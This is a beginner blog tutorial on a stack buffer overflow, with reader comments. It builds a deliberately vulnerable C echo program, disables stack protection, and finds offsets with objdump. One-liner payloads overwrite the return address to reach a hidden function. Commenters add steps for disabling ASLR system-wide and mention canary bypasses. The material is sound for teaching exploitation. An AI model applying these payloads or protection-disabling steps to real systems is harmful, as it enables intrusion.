Buffer Overflow Exploit

Apr 3, 2015 • Dhaval Kapil

Introduction

I am interested in exploiting binary files. The first time I came across the `buffer overflow` exploit, I couldn't actually implement it. Many of the existing sources on the web were outdated(worked with earlier versions of gcc, linux, etc). It took me quite a while to actually run a vulnerable program on my machine and exploit it.

I decided to write a simple tutorial for beginners or people who have just entered the field of binary exploits.

What will this tutorial cover?

This tutorial will be very basic. We will simply exploit the buffer by smashing the stack and modifying the return address of the function. This will be used to call some other function. You can also use the same technique to point the return address to some custom code that you have written, thereby executing anything you want(perhaps I will write another blog post regarding shellcode injection).

Any prerequisites?

1. I assume people to have basic-intermediate knowledge of `C`.

2. They should be a little familiar with `gcc` and the linux command line.

3. Basic x86 assembly language.

Machine Requirements:

This tutorial is specifically written to work on the latest distro's of `linux`. It might work on older versions. Similar is the case for `gcc`. We are going to create a 32 bit binary, so it will work on both 32 and 64 bit systems.

Sample vulnerable program:

```c
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();
```


```
        return 0;
    }
```

Now this programs looks quite safe for the usual programmer. But in fact we can call the `secretFunction` by just modifying the input. There are better ways to do this if the binary is local. We can use `gdb` to modify the `%eip`. But in case the binary is running as a service on some other machine, we can make it call other functions or even custom code by just modifying the input.

Memory Layout of a C program

Let’s start by first examining the memory layout of a C program, especially the stack, it’s contents and it’s working during function calls and returns. We will also go into the machine registers `esp`, `ebp`, etc.

Divisions of memory for a running process



Source: http://i.stack.imgur.com/1Yz9K.gif

1. **Command line arguments and environment variables**: The arguments passed to a program before running and the environment variables are stored in this section.

2. **Stack**: This is the place where all the function parameters, return addresses and the local variables of the function are stored. It's a `LIFO` structure. It grows downward in memory(from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.

3. **Heap**: All the dynamically allocated memory resides here. Whenever we use `malloc` to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.

4. **Uninitialized data(Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.

5. **Initialized data(Data Segment)**: All the initialized data is stored here. This constists of all global and static variables which are initialised by the programmer.

6. **Text**: This is the section where the executable code is stored. The `loader` loads instructions from here and executes them. It is often read only.

> ## Some common registers:

1. **%eip**: The **Instruction pointer register**. It stores the address of the next instruction to be executed. After every instruction execution it's

value is incremented depending upon the size of an instrution.

2. **%esp**: The **Stack pointer register**. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory(from higher address values to lower address values). So the `%esp` points to the value in stack at the lowest memory address.

3. **%ebp**: The **Base pointer register**. The `%ebp` register usually set to `%esp` at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by subtracting offsets from `%ebp` and function parameters are accessed by adding offsets to it as you shall see in the next section.

Memory management during function calls

Consider the following piece of code:

```
void func(int a, int b)
{
    int c;
    int d;
    // some code
}
void main()
{
    func(1, 2);
    // next instruction
}
```

Assume our `%eip` is pointing to the `func` call in `main`. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left(in reverse order). So `2` will be pushed first and then `1`.

2. We need to know where to return after `func` is completed, so push the address of the next instruction on the stack.

3. Find the address of `func` and set `%eip` to that value. The control has been transferred to `func()`.

4. As we are in a new function we need to update `%ebp`. Before updating we save it on the stack so that we can return later back to `main`. So `%ebp` is pushed on the stack.


5. Set `%ebp` to be equal to `%esp`. `%ebp` now points to current stack pointer.

6. Push local variables onto the stack/reserver space for them on stack. `%esp` will be changed in this step.

7. After `func` gets over we need to reset the previous stack frame. So set `%esp` back to `%ebp`. Then pop the earlier `%ebp` from stack, store it back in `%ebp`. So the base pointer register points back to where it pointed in `main`.

8. Pop the return address from stack and set `%eip` to it. The control flow comes back to `main`, just after the `func` function call.

This is how the stack would look while in `func`.



Buffer overflow vulnerability

Buffer overflow is a vulnerability in low level codes of C and C++. An attacker can cause the program to crash, make data corrupt, steal some private information or run his/her own code.

It basically means to access any buffer outside of it's alloted memory space. This happens quite frequently in the case of arrays. Now as the variables are stored together in stack/heap/etc. accessing any out of bound index can cause read/write of bytes of some other variable. Normally the program would crash, but we can skillfully make some vulnerable code to do any of the above mentioned attacks. Here we shall modify the return address and try to execute the return address.

Here is the link to the above mentioned code. Let's compile it.

> *For 32 bit systems*

```
gcc vuln.c -o vuln -fno-stack-protector
```

> *For 64 bit systems*

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. `-m32` made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32 bit binaries on 64 bit machines. You can download the binary generated on my machine here.


You can now run it using `./vuln`.

```
Enter some text:
HackIt!
You entered: HackIt!
```

Let’s begin to exploit the binary. First of all we would like to see the disassembly of the binary. For that we’ll use `objdump`

```
objdump -d vuln
```

Running this we would get the entire disasembly. Let’s focus on the parts that we are interested in. (Note however that your output may vary)



```
0804849d <secretFunction>:
 804849d:       55                      push   %ebp
 804849e:       89 e5                   mov    %esp,%ebp
 80484a0:       83 ec 18                sub    $0x18,%esp
 80484a3:       c7 04 24 a0 85 04 08    movl   $0x80485a0,(%esp)
 80484aa:       e8 b1 fe ff ff          call   8048360 <puts@plt>
 80484af:       c7 04 24 b4 85 04 08    movl   $0x80485b4,(%esp)
 80484b6:       e8 a5 fe ff ff          call   8048360 <puts@plt>
 80484bb:       c9                      leave
 80484bc:       c3                      ret

080484bd <echo>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 38                sub    $0x38,%esp
 80484c3:       c7 04 24 dd 85 04 08    movl   $0x80485dd,(%esp)
 80484ca:       e8 91 fe ff ff          call   8048360 <puts@plt>
 80484cf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d6:       c7 04 24 ee 85 04 08    movl   $0x80485ee,(%esp)
 80484dd:       e8 ae fe ff ff          call   8048390 <__isoc99_scanf@plt>
 80484e2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484e9:       c7 04 24 f1 85 04 08    movl   $0x80485f1,(%esp)
 80484f0:       e8 5b fe ff ff          call   8048350 <printf@plt>
 80484f5:       c9                      leave
 80484f6:       c3                      ret

080484f7 <main>:
 80484f7:       55                      push   %ebp
 80484f8:       89 e5                   mov    %esp,%ebp
 80484fa:       83 e4 f0                and    $0xfffffff0,%esp
 80484fd:       e8 bb ff ff ff          call   80484bd <echo>
 8048502:       b8 00 00 00 00          mov    $0x0,%eax
 8048507:       c9                      leave
 8048508:       c3                      ret
 8048509:       66 90                   xchg   %ax,%ax
```

Inferences:

1. The address of `secretFunction` is `0804849d` in hex.

   ```
   0804849d <secretFunction>:
   ```

2. `38 in hex or 56 in decimal` bytes are reserved for the local variables of `echo` function.

```
80484c0:   83 ec 38    sub      $0x38,%esp
```

3. The address of `buffer` starts `1c in hex or 28 in decimal` bytes before `%ebp`. This means that 28 bytes are reserved for `buffer` even though we asked for 20 bytes.

```
80484cf:   8d 45 e4    lea      -0x1c(%ebp),%eax
```

Designing payload:

Now we know that 28 bytes are reserved for `buffer`, it is right next to `%ebp`(the Base pointer of the `main` function). Hence the next 4 bytes will store that `%ebp` and the next 4 bytes will store the return address(the address that `%eip` is going to jump to after it completes the function). Now it is pretty obvious how our payload would look like. The first 28+4=32 bytes would be any random characters and the next 4 bytes will be the address of the `secretFunction`.

Note: Registers are 4 bytes or 32 bits as the binary is compiled for a 32 bit system.

The address of the `secretFunction` is `0804849d` in hex. Now depending on whether our machine is little-endian or big-endian we need to decide the proper format of the address to be put. For a little-endian machine we need to put the bytes in the reverse order. i.e. `9d 84 04 08`. The following scripts generate such payloads on the terminal. Use whichever language you prefer to:

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"'
```

```
python -c 'print "a"*32 + "\x9d\x84\x04\x08"'

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"'

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";'
```

Note: we print \x9d because 9d was in hex

You can pipe this payload directly into the `vuln` binary.

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";' | ./vuln
```

This is the output that I get:

```
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<rubbish 3 bytes>
Congratulations!
You have entered in the secret function!
Illegal instruction (core dumped)
```

Cool! we were able to overflow the buffer and modify the return address. The `secretFunction` got called. But this did foul up the stack as the program expected `secretFunction` to be present.

What all C functions are vulnerable to Buffer Overflow Exploit?

1. gets
2. scanf
3. sprintf
4. strcpy

Whenever you are using buffers, be careful about their maximum length. Handle them appropriately.

What next?

While managing BackdoorCTF I devised a simple challenge based on this vulnerability. Here. See if you can solve it!

Find me on Github and Twitter

92 Comments **dhavalkapil** 1 **Login**

♡ **Recommend** 19 Tweet Share **Sort by Newest**

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Stefan Głuszek • 15 days ago

For everyone that is getting a segfault. Two things:

1. When you compile locally the address of the secret method might be different from the one

in the example. In my case it was: 0x5655559d
2. Even more important, you have to disable address space randomization, otherwise the whole exercise is pointless as you have no ide what the address of the secret function will be.
To disable the asr do:
setarch `uname -m` -R /bin/bash
And run your program in the new bash process that has asr disabled.

P.S. It might work for you in GDB, like it did for me, don't be fooled, GDB disables ASR for your convenience.

⌃ | ⌄ • Reply • Share ›

VIPIN MISTRY • a month ago

HI Kapil

I have binary and we need to provide 1 or 2 argument. I have tried this solution but did not work. Are you able to provide any suggestions.

⌃ | ⌄ • Reply • Share ›

Sathyam Lokare • 3 months ago

Hey nice blog.
Just a question here.

Why is the rubbish 3 bytes printed ?

and 28 bytes are used for buffer, "the next 4 bytes will store that %ebp and the next 4 bytes will store the return address"
But in the payload we are not giving the basepointer, its just the 32 random characters and followed by the address of the secret function
How does it work without giving the base pointer address ?

⌃ | ⌄ • Reply • Share ›

Avi Cohen • 5 months ago

I have few questions about your article:

Inferences:

The address of secretFunction is 0804849d in hex.

0804849d <secretfunction>:

38 in hex or 56 in decimal bytes are reserved for the local variables of echo function.

80484c0: 83 ec 38 sub $0x38,%esp

The address of buffer starts 1c in hex or 28 in decimal bytes before %ebp. This means that 28 bytes are reserved for buffer even though we asked for 20 bytes.

80484cf: 8d 45 e4 lea -0x1c(%ebp),%eax

How did you figure out that this is the amount of byte reserved for local variables of "echo"

How did you figure out that this is the amount of byte reserved for local variables of "echo function?

How did you know this is the address where "buffer" starts?

It is my first time trying to exploit a binary, when I have the source code and Immunity Debugger the process is much easier :-)

Thanks !

2 ˄ | ˅ • Reply • Share ›

Ram • 5 months ago

\x9d\x05\x00\x00 this was the address of my secretfunction . What can i do? How can i avoid bad charactors?

˄ | ˅ • Reply • Share ›

Dhaval Kapil Mod ➦ Ram • 5 months ago

Compile your binary using -no-pie flag. Otherwise you can read() instead of scanf() which will read in null bytes. Note that if your binary is PIE (which looks like from your example), the address of secretFunction would be different on each run.

˄ | ˅ • Reply • Share ›

Ram ➦ Dhaval Kapil • 5 months ago

That work like a charm. Thanks for the blog and reply....

˄ | ˅ • Reply • Share ›

Jan van der Steen • 5 months ago

38 in hex or 56 in decimal bytes are reserved for the local variables of echo function.

80484c0: 83 ec 38 sub $0x38,%esp

What exactly is this knowledge relevant for?

˄ | ˅ • Reply • Share ›

Dhaval Kapil Mod ➦ Jan van der Steen • 5 months ago

Not relevant for our purpose here.

˄ | ˅ • Reply • Share ›

Camples Jeydi • 6 months ago

The input I keep getting when I input 32 symbols and the address of secret function is "Illegal instruction".
Why is that?
Can you help me please?

1 ˄ | ˅ • Reply • Share ›

Dhaval Kapil Mod ➦ Camples Jeydi • 5 months ago

You get Illegal instruction if you are returning to a wrong address. Make sure the address is correct.

⌃ | ⌄ • Reply • Share ›

Jan van der Steen ➦ Camples Jeydi • 5 months ago

Same issue here

⌃ | ⌄ • Reply • Share ›

Camples Jeydi ➦ Jan van der Steen • 5 months ago

I actually solved it by adding -no-pie flag when compiling program, as already stated in some comments below

1 ⌃ | ⌄ • Reply • Share ›

Nick Sobrevilla • 8 months ago

Hi, i was struggling a little bit but ive found that instead of 32 bytes i put 40 bytes and it worked like a charm, thanks for posting this challenge! im using lubuntu 64 bit btw

⌃ | ⌄ • Reply • Share ›

Mary Racter ➦ Nick Sobrevilla • 7 months ago

You're compiling and running on a 64-bit processor. I found the same issue; the program allocates 32 bytes of memory to buffer even though we only needed 20 bytes.

The register is also 8 bytes on a 64-bit system instead of 4 bytes. so 32+8 = 40.

⌃ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ Nick Sobrevilla • 8 months ago

Hi, the offset varies for different binaries. You can figure it out by checking the assembly. Sometimes, the offset is measured from the stack pointer instead of the frame pointer. Also, you might want to add for any registers that are being pushed at the start of the function.

⌃ | ⌄ • Reply • Share ›


Nick Sobrevilla ➦ Dhaval Kapil • 8 months ago

i see, i need to learn more about it, ill keep trying some challenges to improve my skills, thanks in advance!

⌃ | ⌄ • Reply • Share ›

VeNoMouS • 8 months ago

Not saying article is wrong... but its def not writtten correctly...



see more

^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ VeNoMouS • 8 months ago

Hi, seeing the screenshot it seems that you're using your own binary instead of the one provided in link. For different binaries you'll need to change the address. Let me know if you find anything incorrect :)

1 ^ | ⌄ • Reply • Share ›

James Coleman • 9 months ago

Thank you so much for writing this tutorial.

I've spent months trying to understand BO and now I sort of have an understanding. After a few hours of using your post and following the help that others have posted as well, I was able to work things out and get everything to work completely. Thanks to you and everyone here!

1 ^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ James Coleman • 8 months ago

Thank you! Good to hear you :)

^ | ⌄ • Reply • Share ›

TJ DEV • 10 months ago

FYI: Depending on the shell you're using you might have to put ascii characters instead of escaped hex to build the address for the EIP overwrite after the 32 bytes. I was using GDB through ThreadCC on Windows 10 and had to. secretFunction was at 401400 too so I had to go deeper in the the function further messing up the stack-frame do to hex 0.

It's easier with other input vectors or shells.

Another attack here is sending a syscall payload with the input and staging a executable allocation for it.

useful gdb stuff:
disassemble secretFunction
disassemble main
info registers (watch this to see how you're writing EIP again)

info registers(watch this to make overwriting EIP easier)
run

You don't need to disable /GC(VC) or which ever canary engine GCC is using with that flag. Even -fstack-protector-all can be bypassed with staging. If you really want to have fun and bypass super hard protections just jump immediately to libc style attacks and heap spraying..

1 ^ | ⌄ • Reply • Share ›

Neha Jain • a year ago

Hi

I am facing the same issue of seg fault as follows :

```
python -c 'print "a"*32 + "\x80\x0e\x00\x00\x01\x00\x00\x00"'|./vuln
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�
Enter some text:
You entered: ���
[1] 23703 done python -c 'print "a"*32 + "\x80\x0e\x00\x00\x01\x00\x00\x00"' |
23704 segmentation fault ./vuln
```

```
objdump -d vuln
```

```
vuln: file format mach-o-x86-64
```

Disassembly of section .text

```
0000000100000e80 <_secretFunction>:
100000e80: 55 push %rbp
```

see more

^ | ⌄ • Reply • Share ›

sid ➦ Neha Jain • a year ago

Just downgrade the GCC to 5.* something...it will work....Maybe your gcc version is 6.* something....thats why it is not working....

^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ Neha Jain • a year ago

Hi, you are passing null bytes '\x00' to standard input stream. scanf will stop reading at the first null byte. You can either test it on 32 bit (which wouldn't have null bytes), or use read/fgets which reads null bytes also instead of scanf.

1 ^ | ⌄ • Reply • Share ›

Haunted stories ➦ Dhaval Kapil • 3 months ago

i do not understand please little elaborate it.

^ | ⌄ • Reply • Share ›

Charles Muzonzini • a year ago

Awesome tutorial! Really helpful, thanks.

1 ^ | v • Reply • Share ›

Hai Dang • a year ago

Excellent Article. It helps me a lot. People can view my github for the attack lab using buffer overflow exploit
https://github.com/danghai/...

^ | v • Reply • Share ›

Andrey Andrei • a year ago

Hello, I have a question. Is this reproducible with scanf("%d",&n) ?

^ | v • Reply • Share ›

Branden ➦ Andrey Andrei • a year ago

Yes, so long as "n" is on the stack.

^ | v • Reply • Share ›

wsyng • a year ago

Hi Dhaval, I have a question about the backdoor ctf challenge. I found the overflow offset and control eip. however, when I run objdump the memory locations of the sample function differ between the echo binary I downloaded from sdslabs and another that I obtained from github. The sdslabs shows 0804856b <sample> but github shows 0804854d <sample>. Neither addresses work to get the flag. I'm wondering why the descrepancies between the two binaries.

^ | v • Reply • Share ›

Branden ➦ wsyng • a year ago

I've noticed the same thing. If you create a file in the same directory as the echo binary named "flag.txt" with some content then you can test locally. I was able to get it working on my machine but the same input does not work for the remote server.

^ | v • Reply • Share ›

Simon Bohlander • a year ago

Hello! Thank you a lot for your tutorial.
When I try this, it just exits without giving me the secretFunction (see picture below). I turned off stack-protection at gcc and even disabled va space randomization. Can you help me please?

1 ^ | v • Reply • Share ›

Branden ➦ Simon Bohlander • a year ago

You'll need to reverse the your binary after you have compiled it. Different versions of the compiler may, and often do, produce output with different instructions. Also, you may need to compile with "-O0" so the secretFunction code is not removed during compilation.

^ | ⌄ • Reply • Share ›

Mazhar MIK • a year ago

Do I need to enable the stack protection again after doing this -fno-stack-protector ????
If yes , then what is the command to do that ?

^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ Mazhar MIK • a year ago

No, you don't need to enable it again. You disabled it only for your particular program. Not for any other program.

1 ^ | ⌄ • Reply • Share ›

Mazhar MIK ➦ Dhaval Kapil • a year ago

OK I got it now. thanks :-)

^ | ⌄ • Reply • Share ›

Mazhar MIK • a year ago

For those who are not able to run this program just run the commands below in your terminal:

1) sudo apt-get install libx32gcc-4.8-dev

2) sudo apt-get install libc6-dev-i386

Now, try it.
Hope that helps.

1 ^ | ⌄ • Reply • Share ›

Avatar This comment was deleted.

Dhaval Kapil Mod ➦ Guest • a year ago

Thank you! :)
"a" literally stands for "a". You can have any random character instead of 'a' also. All it does, is add a padding of 32 length.

^ | ⌄ • Reply • Share ›

Mazhar MIK ➦ Dhaval Kapil • a year ago

Thank you. You know what you are an amazing teacher.
Thank you sssssooooooo much

^ | ⌄ • Reply • Share ›

Barnavo Chowdhury • a year ago

Excellent Article... Nicely presented... In the mean time you can also check my article on buffer overflow at https://hackertron.com/buff...

1 ^ | ⌄ • Reply • Share ›

Adi Ml • 2 years ago

Hi Dhaval
Thank you so much for the explanation. But I did not understood some details: when filling the buffer, do we get close to the ebp pointer or to the esp? (where does it expand to?)

What is the cause of the 8 additional bytes reserved for buffer?

Is the stack move the esp pointer while expanding?

^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ Adi Ml • 2 years ago

Hi, when filling the buffer, 4 bytes are there for stored ebp register and 4 bytes are there for return address.

^ | ⌄ • Reply • Share ›

Uptrenda • 2 years ago

Thanks a lot. That was my first successful stack overflow exploit. I still have a lot to learn obviously but I do appreciate how you broke down something so complicated.

By the way: to anyone who gets errors with this try a different offset to 32 bytes. It was actually 28 bytes on my system. And try disable ASLR if it still doesn't work: sudo echo 0 > /proc/sys/kernel/randomize_va_space

^ | ⌄ • Reply • Share ›

Thunder • 2 years ago

Thank you so much.

^ | ⌄ • Reply • Share ›

Awais Rajpoot • 2 years ago

Hi Dhaval,

This was a great tutorial for beginners. Keep up the good work. I Successfully completed this tutorial. Now i am following your document of Shell injection. I have followed your guide step by step. I am facing the problem of Segmentation fault. But i have already tried changing the return address by +- 40 a few times. Would you be kind enough to help me.?

^ | ⌄ • Reply • Share ›

Dhaval Kapil Mod ➦ Awais Rajpoot • 2 years ago

Hi, I suggest that you try and run the exploit in a debugger such as `gdb`. It will show the exact steps that the program is executing. Step through instructions till you get to the jump instruction and find the exact address at which your shellcode is injected. Thanks!

^ | ⌄ • Reply • Share ›

Reply • Share ›

Mazhar MIK → Dhaval Kapil • a year ago

Can you please write here how to do that step by step ?
Just write the commands that I will have to write. I will follow. I am a beginner so i need this help. Thanks

Reply • Share ›

Dhaval Kapil Mod → Mazhar MIK • a year ago

Did you follow my other blog? And at what step did you get segmentation fault?

Reply • Share ›

SITEMAP | CONTACT | DISCLAIMER